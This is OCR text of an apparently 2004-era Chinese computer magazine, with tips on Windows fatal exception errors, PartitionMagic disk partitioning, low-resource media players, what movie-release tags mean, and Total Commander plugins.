6.一般程序冲突或系统报错，都会有“IEXPLORE caused general protection fault in module CM8330.DRV at 0006:0000196c.”的错误提示，你可以使用搜索功能找到错误提示中所说的文件，比如：CM8330.DRV，右击它，在“版本”选项卡中可以看到它的描述，原来这个文件是声卡的驱动文件，那么问题的关键找到了，重装或升级声卡驱动将会解决问题。当然这个方法并不是万能的，但它绝对值得一试。

Fatal Exception（致命异常）

在使用Windows 9x/Me的过程中，经常会看到这样的错误提示信息：

A fatal exception <xy> has occurred at xxxx:xxxxxxxx

通常，Windows会在一片蓝色的屏幕中显示这样的信息（有时仅仅显示一个对话框），然后提示重启电脑，这就是致命异常错误。错误信息中的<xy>是致命异常错误代码，xxxx:xxxxxxxx代表出现异常时CPU执行的指令所在的地址。

出现致命异常的错误提示，其实是Windows最无奈的一种保护措施，在系统即将或已经崩溃的情况下，操作系统只能无可奈何地将错误信息显示在屏幕上(见图2)。这类错误




图2

提示比较常见，说白了，就是系统中有某个程序（进程）“发疯”了，企图让CPU做一些非常严重的、正在或已经导致系统崩溃的事情，这时最好的选择当然是重启或关机。

1.企图执行非法指令。

2.读写无效数据或执行了无效的代码。

3.企图使用无效的优先级别执行某种操作。

4.CPU进行了超频。

5.机箱散热不佳。

小知识

常见致命异常错误代码

★Fatal Exception 0D（致命异常：一般保护错误）

Fatal exception 0D发生的情况其实和上面提到的General Protection Fault基本一致，代表程序已经崩溃，需要立即终止。出现此错误提示后，首先应检查显卡驱动是否损坏或太老、太旧，或有版本较旧的多媒体软件，当然检测有没有病毒也很重要。另外，Hsflop.pdr这个文件丢失或是损坏也会出现此错误提示。如果排除了以上可能，建议格式化硬盘后重装Windows。还不行？那很可能硬件出了问题，主板、内存、显示卡等都要好好查一查。

★Fatal Exception 0E（致命异常：页错误）

一般是在操作系统从虚拟内存中取数据时发现页缺失或已损坏造成的。是不是听起来像天书一样？其实出现Fatal Exception 0E提示后，基本没有别的办法，重启电脑吧，希望你的系统还能一切正常。

CF [XT10]

技巧E卡通 Skill Tips

作个图标牛仔

在桌面按住鼠标左键，然后移动它，圈住桌面上的多个图标，松开后按下回车键，是不是发现所有被圈住的图标对应的程序同时启动了？其实这个技巧在"我的电脑"和"资源管理器"中都可以应用。

(ABC)

关于Windows Installer的安装问题

在安装某些MSI格式的软件时，总是得到软件没有正确安装的错误提示。从网上下载了Windows Installer 2.0的版本，可总是提示无法安装。后来，在"服务"中找到了Windows Installer这个服务，发现在"常规"中的"可执行文件的路径"指向了临时文件夹，可临时文件夹中并没有msiexec.exe这个文件。试着将msiexec.exe这个文件复制到临时文件夹后，再安装软件，问题顺利得到了解决。

(康攀)

屏保帮你自动关闭程序或注销

在短时间离开电脑后，电脑在无人看管时若处于登录状态可能会带来安全风险，别人可以随意使用你的电脑。你可以到http://www.newhua.com/cfan/200417/winexit.rar 下载一个Winexit.scr工具，它可以帮助Windows 2000/XP/2003用户自动退出正在运行的程序，并进行系统注销。右击Winexit.scr，单击"安装"。接着会出现"显示属性→屏幕保护程序"。先在列表中选中"Logoff Screen Saver"，单击"设置"，勾选"Force application termination"(强制终止应用程序)复选框。在"Countdown for n seconds"(倒计时 n 秒)框中，键入在注销前多少秒出现注销对话框。在Logoff Message(注销消息)框中，键入在注销倒计时期间出现的消息，单击确定。在显示属性对话框中，单击"预览"，就可以看到Auto Logoff(自动注销)对话框。这样，一旦启动该屏保，系统就会定时自动注销。

(LX)

图片的自动放大机

Windows中的图片用的格式是位图。这种格式有一个极大缺点，就是如果将图片放大或缩小就会出现失真现象。放大，图像会变成一块一块的"色块"；缩小，挨的较近的线将会挤压成一团。特别是在放大、缩小屏幕图像时，原本很清晰的字变得看不清楚。解决方法也不少，比如使用专业放大软件、将图片转化为矢量文件再放大等等，但都很复杂。其实，利用微软Office软件，我们可以很快地放大缩小图片，而且不会失真。

打开一个可以插入图片的微软Office软件(如Word、PowerPoint)，将图片粘贴入软件。如果这个图片太大(如屏幕截图)，软件会自动缩小图片至合适大小。然后你就可以拉动图片四周的小方框，调节图片大小了。怎么样？没有失真吧！如果这个图片很大，可以分割放大，只不过合并时稍微有一些麻烦。

究其原因，大概是因为Microsoft Office处理图片的格式是矢量图形，位图图片插入后，会自动转化。所以放大不会失真。有了这么好的放大机，您还会用那些所谓的专业级放大软件吗？

(谢晓虎)

快速查看硬盘总容量

你可知道你的机器硬盘总容量是多少吗？当你分了5到6个分区的时候要想快速得知整个硬盘容量确实是一件麻烦的事情，需要查看每个分区的属性，然后把各个分区的容量加在一起计算得出。其实我们有更快捷的方法，就是通过右击"我的电脑"，选择"管理"。在"计算机管理"窗口中找到"存储→磁盘管理"，在右边界面中就会看到磁盘的整个容量了，非常直观方便。

(阮征)

解决刚播放完的文件无法删除的问题

不知大家是否碰到过这种情况：有时用Real/RealOne Player或豪杰V8播放歌曲、影片后，关闭播放器，然后马上删除那个文件或者目录却发现系统提示"该文件或目录正在被使用"而无法删除。这时只要打开任务管理器，结束进程realsched.exe或SysExplr.exe，就可以删除了。豪杰V8播放时必须同时运行"伺服器"，如果不想运行，同样可以选择结束SysExplr.exe进程，而不是选择"关闭自动伺服器"(realsched.exe是Real/RealOne palyer的自动升级检测程序，默认开机自动启动；SysExplr.exe是豪杰V8/豪杰3000的自动伺服器，默认开机自动启动)。

(唐辄)

|CF|[XT11]



PQMagic——硬盘分区魔术师

■河北 周建军 北京 风云

危险！

数据价值远大于硬盘价值，因此，在进行以下操作前，最好还是先将重要数据备份到另外的硬盘或其他媒体(如光盘等)上。尤其值得注意的是，当硬盘或系统已经出现不正常现象的时候，千万不要使用PartitionMagic（以下简称为PQMagic）进行分区或其他的操作，否则可能会加深故障。另外，要确保在PQMagic执行过程中不会停电，最好配备容量大一点的UPS以防万一。操作之前最好关闭掉防病毒软件及其他应用程序，操作过程中严禁非正常关机。

菜鸟快速上手

实例1:新硬盘应该用什么分区

新硬盘买回来后，首先要进行分区。对新硬盘分区最好使用操作系统自带的工具，所以在介绍PQMagic的分区调整功能之前，我们根据自己的经验，先为大家推荐几种新硬盘分区方法。

(1)新硬盘要安装Windows XP

直接使用Windows XP安装程序中自带的分区工具即可，不仅使用简单、速度快，而且能直接格式化为NTFS文件系统。这样比以后从FAT32再转换为NTFS要方便多了，更能发挥NTFS的优良性能。

第一步:按Del键进入BIOS设置，将其引导顺序改为光盘启动优先(本例以Award Software版本的BIOS为例，其他版本BIOS操作大同小异):在BIOS主界面中，按小键盘上的上下箭头键选中“Advanced BIOS Features”项按回车键进入，再按上下箭头键选中“First Boot Device”项，然后连续按小键盘上的PageDown键直到出现“CDROM”项，然后按F10键并回车，保存设置。用Windows XP安装光盘引导系统，不一会就进入了如图1所示界面。




图1

第二步:按照提示按下回车键，因为是新硬盘，并且没有分过区，所以会出现如图2所示界面。




图2

第三步:按提示按下C键，出现如图3所示界面，先删除其中的数字，在里面填入你实际想要的分区大小并回




图3

车，C 盘就建立完成，再根据提示为硬盘建立其他分区。注意，最后 Windows XP 将会留下 10MB 的空间不让划分。



老鸟支招

如何分配分区的数目及大小呢？各人可根据自己实际的情况进行划分。下表以 120GB 的硬盘为例说明，不一定就是合理的，仅供大家参考。

120GB:(小编要经常测试各种软件，所以安装了多系统)

盘符	容量	内容
C:	8GB	Windows 98
D:	10GB	Windows 2000
E:	10GB	Windows XP
F:	30GB	软件下载
G:	25GB	游戏
H:	25GB	多媒体及其他
I:	12GB	Ghost 镜像文件、虚拟光驱文件

注:存放 Ghost 镜像文件的那个分区，最好不要进行整理分区等操作，那样容易破坏镜像文件。

⑵新硬盘要安装 Windows 98

推荐使用 Windows ME 启动盘中的 FDISK（启动盘下载地址:http://www.brianashley.net/windowsbootdisk/Windows%20ME%20Custom,%20No%20RAMdrive/bootmec.exe)，因为它突破了 Windows 98 只支持 64GB 硬盘的限制。在http://www.newhua.com/cfan/200419/fdisk.rar中提供了一个 FDISK 模拟程序和 FDISK 分区教程，你可以先进行模拟操练。

⑶在原有系统中增加新硬盘

推荐使用 Windows 2000/XP 中自带的“控制面板→管理工具→计算机管理→磁盘管理”来进行分区和格式化。Windows 98/ME 的用户则可以使用硬盘厂商提供的工具(下载地址:http://www.mydrivers.com/cgi-bin/disk/)。



老鸟支招

为什么要选择Windows提供的分区工具？

对于分区这样的大事情，最好还是稳妥为妙，微软自家的肯定要比其他第三方工具更保险。另外，根据我们的经验，在使用第三方分区工具对硬盘进行分区后，系统有可能会出现一些莫名其妙的故障，比如:在将硬盘接到其他电脑后出现识别错误、Windows 经常出现无法解决的小故障等。

实例 2:无中生有，生成新分区

为了优化系统性能，最好为系统的临时文件创建一个单独的 500MB 分区。我们要从现有的分区中再分出这个临时文件专属分区。还有一些人的硬盘虽然很大，却只分了一、两个区，这时也可以借鉴本例中的方法增加新分区。下面以 PQMagic 8.0 中文简体版为例进行操作。

第一步:启动 PQMagic，点击“任务→创建新的分区”，在弹出的向导窗口中单击“下一步”按钮，接着在“选择磁盘”中选择要在哪个磁盘(如果有多块硬盘)中创建新分区。如果你的机器上只装有一块硬盘，那么向导会自动跳过这一步，直接进入下一步“创建位置”界面。

第二步:在“创建位置”界面中，建议选择 PQMagic 推荐的分区位置（见图 4）。



图 4

单击“下一步”按钮进入“减少哪一个分区的空间？”窗口，你可以视情况选择从多个分区中抽取空间或只从一个分区中抽取空间（通过鼠标点击来勾选或取消选择盘符前的复选框即可），单击“下一步”按钮。

第三步:在“分区属性”窗口中将“大小”设置为“500MB”，文件系统类型根据需要选择 FAT32 或 NTFS 格式，其他保持软件默认设置即可。

第四步:最后一步是再次确认所做的操作，验证无误后即可单击“完成”按钮。一段时间后 PQMagic 会返回主界面，只要单击左下角的“应用”按钮(如果不想进行以上操作，只要双击列表中的操作项，在弹出窗口中选择“全部放弃”即可)，软件提示要重新启动以完成任务，“确定”后重启，PQMagic 将自动开始生成新分区的操作。因为涉及到数据迁移，所以这个操作过程有点长。

实例 3:随心所欲，调整已有分区大小

如果已有的硬盘分区不合理，就需要对其进行调整，增大或者缩小分区，甚至可以改变该分区在硬盘上的位置。

第一步:启动 PQMagic，在分区列表中选定需要调整的分区，点击“分区→调整容量 / 移动”，弹出调整分区窗口(见图 5)。



图 5

第二步:用鼠标拖动如图 5 所示中彩条的两端，就可以调大或缩小该分区了。彩条前、后的灰色空间表示分区

前、后的自由空间大小。

第三步：点击“确定”按钮，然后点击左下角的“应用”按钮，经过一系列自动操作，该分区的大小就会按要求被调整。

老鸟支招
只有被操作分区前面或后面有自由空间时，该分区才能被扩大，否则只能缩小。

PQMagic 应用快速点拨

1.C 盘告急，其他分区快快支援

系统分区（通常为C分区）必须保持500MB以上的剩余空间才能确保 Windows 健康运行，但日积月累，C 盘数据会越来越膨胀，甚至出现空间告急的问题，这时你可以利用 PQMagic 的“调整分区容量”功能，从其他分区紧急调来空间支援它。

操作提示：“任务→调整分区容量”

2.分区太多？快把它们合并起来吧

有些朋友的硬盘容量比较大，因此分了很多分区，其实分区太多会影响 Windows 启动速度，所以建议根据需要合并一些分区。

操作提示：“任务→合并分区”

老鸟支招
★分区所使用文件系统不同的，无法进行合并。
★物理上不相邻的两个分区无法合并。

3.FAT32、NTFS 文件系统自由转换

危险！
在转换前一定要检查所要转换分区中有没有以中文命名的文件夹或文件，并将它们修改为英文，或者集中用 WinRAR 或 WinISO 打包成一个以英文命名的压缩包或镜像文件。因为 PQMagic 对中文支持还不够好，在转换后将会造成中文名的文件夹或文件变成乱码显示，从而无法打开。

操作提示：在 PQMagic 的分区列表中选中要转换的分区，接着点击“分区→转换”，在弹出窗口中选择要转换的文件系统类型，确定即可。

4.建个最棒的秘密基地

如果你有大量不希望被别人看到的数据，那么最好将它们集中保存在一个专门的分区中，然后利用 PQMagic 的隐藏分区功能，将这个分区隐藏起来。

操作提示：在 PQMagic 的分区列表中选中要隐藏的分区，接着点击“分区→高级→隐藏分区”。如果想重新显示该分区，只要选中它再次点击“分区→高级→显示分区”即可。

老鸟支招
不要隐藏 PQMagic 所在的分区，否则分区隐藏后你连 PQMagic 也启动不了，再要重新显示隐藏分区就很麻烦了。

5.抢救损坏扇区

有时 Windows 报告硬盘存在坏扇区，但事实上很可能是硬盘没病装病，建议打开 PQMagic，右击相应分区并选择“高级→坏扇区重新测试”进行分析。不过，这个功能只对 FAT 和 FAT32 分区有效。

高材生的小灶

——打造超稳定的双系统

这个双系统不同于普通的双系统，没有双启动菜单，两个操作系统互不干扰，平时只有一个 Windows 运行，另外一个 Windows 所在分区会自动隐藏，这样等于把你的一台电脑变成了多台电脑来使用。而且无论你对哪个系统进行什么操作，甚至是格式化该系统所在分区，另外的操作系统依然毫发无损。

注意：前面主要以国内流行的PQMagic 8.0中文简化版为例，而这个操作则需要安装 PQMagic 8.0 完全版。

第一步：确保 C 分区为 FAT32 文件系统，接着在该分区安装 Windows 98，安装完成后还要安装上 PQMagic 8.0 完全版。

第二步：启动 PQMagic，在分区列表中选中 Windows 98 所在主分区 C，接着点击左侧窗格中的“Install another operation system”（安装另一个操作系统），选择要安装的操作系统（比如：Windows XP），然后选择创建位置（对 Windows 2000/XP 等操作系统 PQMagic 只在第一块硬盘创建分区）和从哪个分区提取空间。最后在分区属性中选择要创立新主分区为 5GB，文件系统为 FAT32。设置完成后，单击右下角“Apply”按钮重启电脑，设置 BIOS 为从光盘启动，插入 Windows XP 安装光盘进行安装。然后还要在 Windows XP 中安装 PQMagic 8.0 完全版。

第三步：安装完成后 Windows XP 便在这个 5GB 的 C 盘中独立运行，这时 Windows 98 所在 C 盘是隐藏的。

第四步：如果要切换系统，可在 Windows XP 中运行 PQMagic 附带的 PQBoot for Windows 工具，在 POBoot 界面上点选相应的启动分区，再选中下面的“Restart Now”（立即重启），并点击“OK”按钮即可。启动 Windows 98 后，Windows XP 所在的分区是隐藏。用同样的方法可以在 Windows XP 与 Windows 98 之间任意切换。

老鸟支招
PQBoot 也有 DOS 版本，在 DOS 提示符下输入“pqboot”并回车即可启动此软件，软件启动后，会把主分区全部列出来，并用 ID 号加以区分，只要在 Enter ID 的提示下输入 ID 号，即可用指定分区来启动系统。

CF [SY01]

很多朋友家里的电脑配置不高，或是有一台闲置的旧电脑，如何利用它们呢？想不想把它们当做电影放映机或音乐播放机呢？如果你的电脑配置不高，可你又习惯于边工作边听歌，或是让电脑边处理数据，边播放电影。这时我们常用的播放软件，显然就不能胜任了，我们需要占用资源较少的软件来帮忙。

电脑配置太菜 看我超省资源播放器

■ 福建 王新禧 北京 马鑫

20KB的超小多功能播放器

如果你喜欢边工作边听歌，推荐试试CHKen Player，与Winamp Lite或Foobar 2000 Lite相比，CHKen Player占用更少的资源，支持包括视频文件在内的多种格式文件(支持格式由系统所装的解码器决定)，并且具有全局热键功能，让你在游戏中或是在做其他操作时也能轻松控制MP3歌曲的播放。

CHKen Player小档案

软件版本:7.0　软件大小:20KB
软件性质:免费软件　适用平台:Windows 9x/2000/XP
下载地址:http://219.148.62.196:81/down/CHKenPlayer.exe

下载后，直接运行软件，然后将需要播放的MP3或视频文件从“资源管理器”中拖到软件窗口中，就可以播放了(见图1)。



图1　右击软件界面，可以从菜单中进行必要的设置

对于喜欢边打游戏边听MP3的朋友而言，通过下面的表格就可以了解到软件的全局热键，通过它们，你在游戏中听歌的时候就可以实现轻松控制了。

快捷键	功能	快捷键	功能
Ctrl+Alt+M	显示/隐藏主窗口	Ctrl+Alt+R	随机播放
Ctrl+Alt+N	下一首	Ctrl+Alt+B	上一首
Ctrl+Alt+P	播放	Ctrl+Alt+U	暂停
Ctrl+Alt+S	停止	Ctrl+Alt+(小键盘+)	加大音量
Ctrl+Alt+(小键盘-)	减小音量		

小提示

除这款软件外，还有一款名为1by1的播放软件，它的体积同样非常小巧，资源占用同样很低，其下载网址为http://crcfj.onlinedown.com/down/HF_1by1_145_chenmy.rar。

MPlayer低配置电脑的首选播放器

不管是用暴风影音·MyMPC，还是RealOne Player，在用低配置电脑看AVI或是RMVB的视频文件时，都会出现不明显的停顿，这时，不妨试试MPlayer这款非常不错的软件。

1.上手篇

MPlayer小档案

软件版本:20040829-K&K版　软件大小:2.9MB
软件性质:免费软件　适用平台:Windows 9x/2000/XP
下载地址:http://www.newhua.com/cfan/200419/mplayer.rar

第一步:将软件下载并解压缩，运行其中的mplayer.exe。

第二步:在弹出的“打开”窗口中，选择要播放的媒体文件进行播放(见图2)。



图2　软件的播放窗口

第三步:软件主要使用快捷键进行播放控制，下面我们就来简单了解一下常用快捷键。

快捷键	功能
→、↑、]、PageUp	前进，步长有所不同
←、↓、[、PageDown	后退，步长有所不同
小键盘+、-	声音延迟设置，对于一些影音不同步的视频文件很有用
o	显示播放时间
z、x	字幕延迟设置，对字幕与画面不同步的视频文件很有用
1、2、3、4、5、6、7、8	画面的亮度、对比度等进行调整，对画面较暗的电影很有用，支持RMVB格式
Shift+T	窗口置顶
j	切换字幕语言
F5	重新读取设置
Enter、鼠标右键	全屏/窗口模式切换
Space、鼠标左键	开始/暂停影片播放
r、t、鼠标拖动	调整字幕位置

随便浏览一个BT下载站点，你会在上面发现很多“黑话”，什么D-R，什么TC版，真是让人眼花缭乱，想不想细细地了解一下它们呢？快来看看本文的介绍吧。

读懂电影下载“黑话”

Movie

■ 福建 王新禧

看透五花八门的电影格式

目前网络上流行的高清晰影音文件，主要分为DVDRip、RMVB、MKV等三大类，它们以高清晰的画质、接近原汁原味的音效，让许多人通过网络欣赏到了高品质的电影。

1.DVDRip(DivX)

所谓DVDRip，就是用DivX压缩技术对DVD碟片的视频图像进行高质量的压缩、用MP3或AC3对音频进行压缩，然后将视频、音频部分合并成一个AVI文件(AVI即Audio Video Interleaved，音频视频交错)，最后再加上外挂的字幕文件而形成的影音播放格式。其大小一般为数百兆，是DVD体积的数分之一。注意，当DVD转成DVDRip后，会损失掉一些如菜单导航、音轨选择、分段选择等DVD特性，不过相对于它的优点和从便于收藏交流等方面考虑，这些损失都是微不足道的。

2.RMVB

该格式由RM影片格式升级延伸而来。VB即VBR，是Variable Bit Rate(可改变之比特率)的英文缩写。它打破了以前RM格式平均压缩采样的方式，在保证平均压缩比的基础上，合理利用了比特率资源，使RMVB在牺牲少部分影片质量的情况下，最大限度地压缩了影片的大小，最终拥有了近乎完美的接近于DVD品质的视听效果。

相比DVDRip，RMVB的优势不言而喻。首先在保证影片整体视听效果的前提下，RMVB的个头只有300MB～450MB左右(以90分钟标准电影计算)，而DVDRip却需要700MB甚至更多。此外，它还拥有内置字幕、无需外挂插件支持、播放时系统占用率低等优点，这些优势使它已成为当前网络电影的真正主流格式。

3.MKV

被很多朋友认为是颠覆DVDRip的未来主流媒体格式。它实际上是一种新型多媒体封装格式，也称多媒体容器(Multimedia Container)。它不同于DivX、XviD等视频编码格式，也不同于MP3、Ogg等音频编码格式。MKV只是为这些音、视频提供外壳的“组合”和“封装”格式。换句话说就是一种容器格式，常见的AVI、VOB、MPEG、RM格式其实也都属于这种类型。但它们要么结构陈旧，要么不够开放，这才促成了MKV这类新型多媒体封装格式的诞生。

MKV最大的特点就是能容纳多种不同类型编码的视频、音频及字幕流，甚至连非常封闭的RealMedia及QuickTime这类流媒体也被它囊括进去，可以说是对传统媒体格式的一次大颠覆，几乎变成了一个万能的媒体容器。

播放MKV并不需要专用的播放器，任何基于DirectShow的播放器都能播放它，如常见的Media Player Classic、BSplayer、ZoomPlayer播放器等，甚至包括Windows Media player，仅需安装相应Matroska解码分离器插件即可。推荐下载HappyShow(http://sq.onlinedown.net/down/HappyShow408.zip)这个解码器集成软件。

认清电影的不同版本

很多下载站点上，在影片后面除了标注其格式外，还会注明它为TVRip、TS版等，这些都是什么意思呢？通过下面的内容，大家就可以对它们进行简单的了解了。

1.CAM(枪版)版

CAM版通常都是用数码摄像机从电影院盗录，即所谓的“电影版”。由于摄像机在盗录过程会经常抖动，且声音

小提示

★点击菜单中的“Option→Input.ini”，就可以用“记事本”打开软件的快捷键设置文件，在这里你可以重新为软件设置快捷键。

★MPlayer在播放某些RMVB文件时，可能会出现错误，但它对AVI格式的支持则相当完美。

2.文件关联篇

MPlayer是一款绿色软件，并没有提供文件关联功能，因此需要将MPlayer与视频文件手动关联(以MPlayer解压缩至“C:\Program Files\MPlayer”为例)。

第一步：打开“我的电脑”，选择菜单中的“文件→工具”，点击“文件类型”，从“已注册的文件类型”中找到“AVI”格式，点击“高级”按钮。

第二步：在弹出的“编辑文件类型”窗口中先确认“操作”框中所选为“Open”项，然后点击“编辑”按钮，将“用于执行操作的应用程序”中的内容改为“"C:\Program Files\MPlayer\mplayer.exe" "%1"”(不含外侧中文引号)。用同样方法，完成RMVB等格式的修改即可。CF [SY02]

是由摄像机自带的话筒录制，因此枪版可以说是质量最差的影片，不但画面差劲，还往往混有现场观众的笑声、私语声、吃爆米花声等杂音。如果碰上这种版本的影片，劝你不要下载，如果已经下了，那也马上删除为妙。

2.TS版

TS版(TeleSync)也属于偷录版，但在偷录时使用了外置音源(一般是影院座椅上为听力不好的人而设的耳机孔)。不过这并不代表TS版会比CAM版好，外置音源通常会受到背景所处环境的干扰，听起来也很嘈杂。因此很多时候TS偷录者会选择在上座率少的影院录制，或是用专业摄像机在投影室录制，所以图像质量可能比CAM版好此，但总体来说，TS版的质量起伏较大，还是少碰为好。

3.TC(清晰版)版

TC版(TeleCine)是使用电视电影机从胶片上直接进行数字拷贝的版本(电视电影机的原理是将电影拷贝上的图像，根据电视广播信号的需要进行转化，进而录制成模拟的或数字的磁带信号，常看CCTV-6的观众对此应该很熟悉)。因为它的制作方式非常简单，根本无须对得到的图像进行过多的编辑和修饰，因此其图像质量是不能和经过数字化修饰的DVD相提并论的。国内一些正版的DVD碟片采用的就是这种技术。但对于那些尚未发行原版DVD的影片来说，TC版是最佳的选择。另外大家常说的“清晰版”也多指此版本。

4.TVRip版

从电视(最好是从数码有线电视/卫星电视捕捉)转制的电视剧及接收卫星接收到的节目，然后通过电视卡进行捕捉，压缩成文件，我们看的很多综艺及体育节目都是TVRip。有些电视剧也会使用TVRip的方式进行发布。

5.其他缩写

D-R、DVD-RMVB或D2R:表示该片是由DVD格式转为RMVB格式的。

VCD-RMVB:由VCD压缩后，转为RMVB格式的影片。

[500K]或[600K]:多出现于RMVB文件后，表示压缩率，该值越大，表示画面越清晰，但文件体积同样加大。

6.重点缩写词

PROPER:完整版　UNRATE:未删节　R-RATE:有删节
WS:表示宽银幕　FS:表示全屏幕　WITH EXTRAS:影片带花絮

实例:教你看懂电影文件名

以名称为“04.20.03.NewMov-matrix3.DVDRip.XviD.avi”的文件为例，它的各部分含义如下:

★ 04.20.03:该电影的上传日期为2004年3月20日
★ NewMov:制作小组为NewMov
★ matrix3:电影名字为《Matrix3》(黑客帝国3)
★ DVDRip:该影片由最终发行的一区DVD转制
★ XviD:电脑必须安装有XviD解码器才能播放这部电影 CF [SY03]

TC升级 软件“下岗”

■ 深圳 raymond

Total Commander(以下简称TC)是一款非常不错的文件管理器，不光自身功能丰富强大，而且还具有灵活的插件扩展性，遍布世界的TC Fans写出了众多的免费插件，使TC的功能得到日益扩展和增强。

让ACDSee下岗——Imagine插件

TC的图片处理插件Imagine，是笔者认为最好的TC插件之一，目前它的最新版本为Imagine 0.9.0.0 beta 3(下载地址:http://www.nyam.pe.kr/dev/imagine/download/wip/Imagine_0.9.0.0_beta_3_20040828.zip)。由于该软件包内提供的汉化文件为0.8.4版，所以下面关于插件的讲解以英文界面为准。

1.Imagine的安装

Imagine软件需要在TC中安装两个插件，一是预览插件Imagine.wlx，另一个是压缩插件Imagine.wcx，具体的安装方法如下。

第一步:在TC所在文件夹中新建“Imagine”子目录，将软件解压缩至该目录中。

第二步:打开TC，选择菜单中的“设置→选项”，在弹出窗口左侧选择“编辑/查看”，然后点击右侧的“设置内置的查看程序”按钮，调出“设置查看程序”窗口。

第三步:在“设置查看程序”点击“LS-Plugins”按钮，调出“Lister Plugins”窗口(见图1)。点击“添加”按钮，找到Imagine.wlx的位置并选中，然后按“确定”，完成Imagine.wlx的安装。



图1

第四步：现在开始安装Imagine.wcx，同样是在TC的“选项”窗口，选择“压缩程序”，点击“设置压缩程序插件”按钮，调出“关联”窗口(见图2)。



图2

第五步：在“关联”窗口右上角的“文件扩展名”栏填入“img”(实际上你可以填入任意扩展名，只要不和现有扩展名重复就行)，然后按“新建关联”按钮找到Imagine.wcx的位置选中，然后按“确定”，完成安装。

第六步：重启TC，选中任意图片，按F3键，如果图片正确显示，说明Imagine插件已成功安装。

> **小提示**
>
> Imagine的设置
>
> 在用Lister预览窗口进行图片预览时，右击会出现Imagine功能菜单，点选“Options→Preferences”可以对Imagine做进一步设置。
>
> 关于设置的几点说明：①可以设置预览窗口的背景色；②取消“Display while loading”选项，可以加快图片的显示速度；③可以对全部图片操作定制快捷键，默认为“Space”(下一张图)、“Backspace”(上一张图)、“Enter”(全屏)、“+”(放大)、“-”(缩小)、“esc”(退出)等

2.Imagine的独立预览窗口

除插件模式外，Imagine还具有独立预览窗口。只要运行插件目录下的imagine.exe，就能打开软件的独立图片预览窗口。点击菜单“Options→Preference”，接着点击“Extension”选项卡下的“Select all”按钮。以后双击图片文件就自动调用独立窗口显示，而且，选择菜单中的“Window→Thumbnail”，还可以调出一个类似Windows“资源管理器”的缩略图显示，现在ACDSee的主要功能已经全部实现了。

> **小提示**
>
> 选择菜单中的“Options→Preference”，点击“Language”标签，然后分别选择“SimplifiedChinese.MNU”及“SimplifiedChinese.LNG”，就可完成Imagine的不完全汉化。

3.Imagine压缩插件的用法

Imagine的压缩插件也很酷，比如动画GIF文件实际上是由一帧一帧的图片组合而成的。选中一个动画GIF文件，按Ctrl+PageDown，是不是看到这个文件被解开为多个文件了？每一个文件就是一帧，想从GIF中抽取某帧图就非常方便了。

另外，图片格式转换这种常见的操作终于可以通过Imagine在TC中完成了，而且操作起来非常简单：选中要转换的文件，按Alt+F5调出“压缩文件”窗口，在“压缩程序”选项选择“img”(见图3)，然后在文件名栏内把文件扩展名由IMG改为你需要的扩展名，比如JPG、PNG、BMP等等，按“确定”，“压缩”后的文件就是你需要的文件格式了。



图3 刚才为Imagine插件设置的扩展名

如果要批量转换怎么办？选中多个文件，在图3中选择“为选定的各个文件(夹)创建单独的压缩文件”再按“确定”即可。

Imagine是由一个韩国人开发的，由一开始的一个简单的图片查看器逐渐添加了很多令人兴奋的功能，大家可以多留意这个插件，相信未来还会有更多惊喜。

让ReadBook下岗——TC下的Lister

大家平时在电脑上阅读文章用什么软件？有人会推荐ReadBook。确实，这是一款很优秀的文章阅读器，操作方便，可以设定自己喜欢的字体和背景，最方便的是下次打开自动到上次阅读的位置，用起来非常舒服。这个软件笔者也用了很长时间，包括那些电子书以及PDF文件都是转成TXT格式用ReadBook来阅读的，因为这些格式每次要找到上次阅读的位置都不方便，在阅读长文章的时候比较麻烦。

最近在看一篇英文文章的时候发现ReadBook的一个缺陷：不支持金山词霸光标单词翻译，这很麻烦。实际上我们可以在TC下较好地实现ReadBook的一些功能。

TC的内置察看程序(Lister)其实就是个不错的文章阅读器，它具备ReadBook的一些主要功能，而且支持金山词霸，并且支持TXT和HTM文档，载入速度很快，使用简单。在TC中，不必安装插件，只要选中文本文件，按下F3键就可打开“Lister”。当然使用它之前，你可以进行如下设置。



图4 按图片所示进行设置

随着MP3随身听的降价，越来越多的朋友有了MP3随身听，但也出现了种种问题，比如播放顺序的问题，比如播放时LCD显示的乱码问题等等，你都可以在本文中一一找到答案。如果你没有MP3随身听，那到格式转换部分是你必看的内容，相信一直困扰你的音频转换问题终于可以得到解决。

当 MP3 进驻随身听之前……

■ 上海　流云　北京　周明宸　夜语

获得 MP3 文件

1.上网搜索

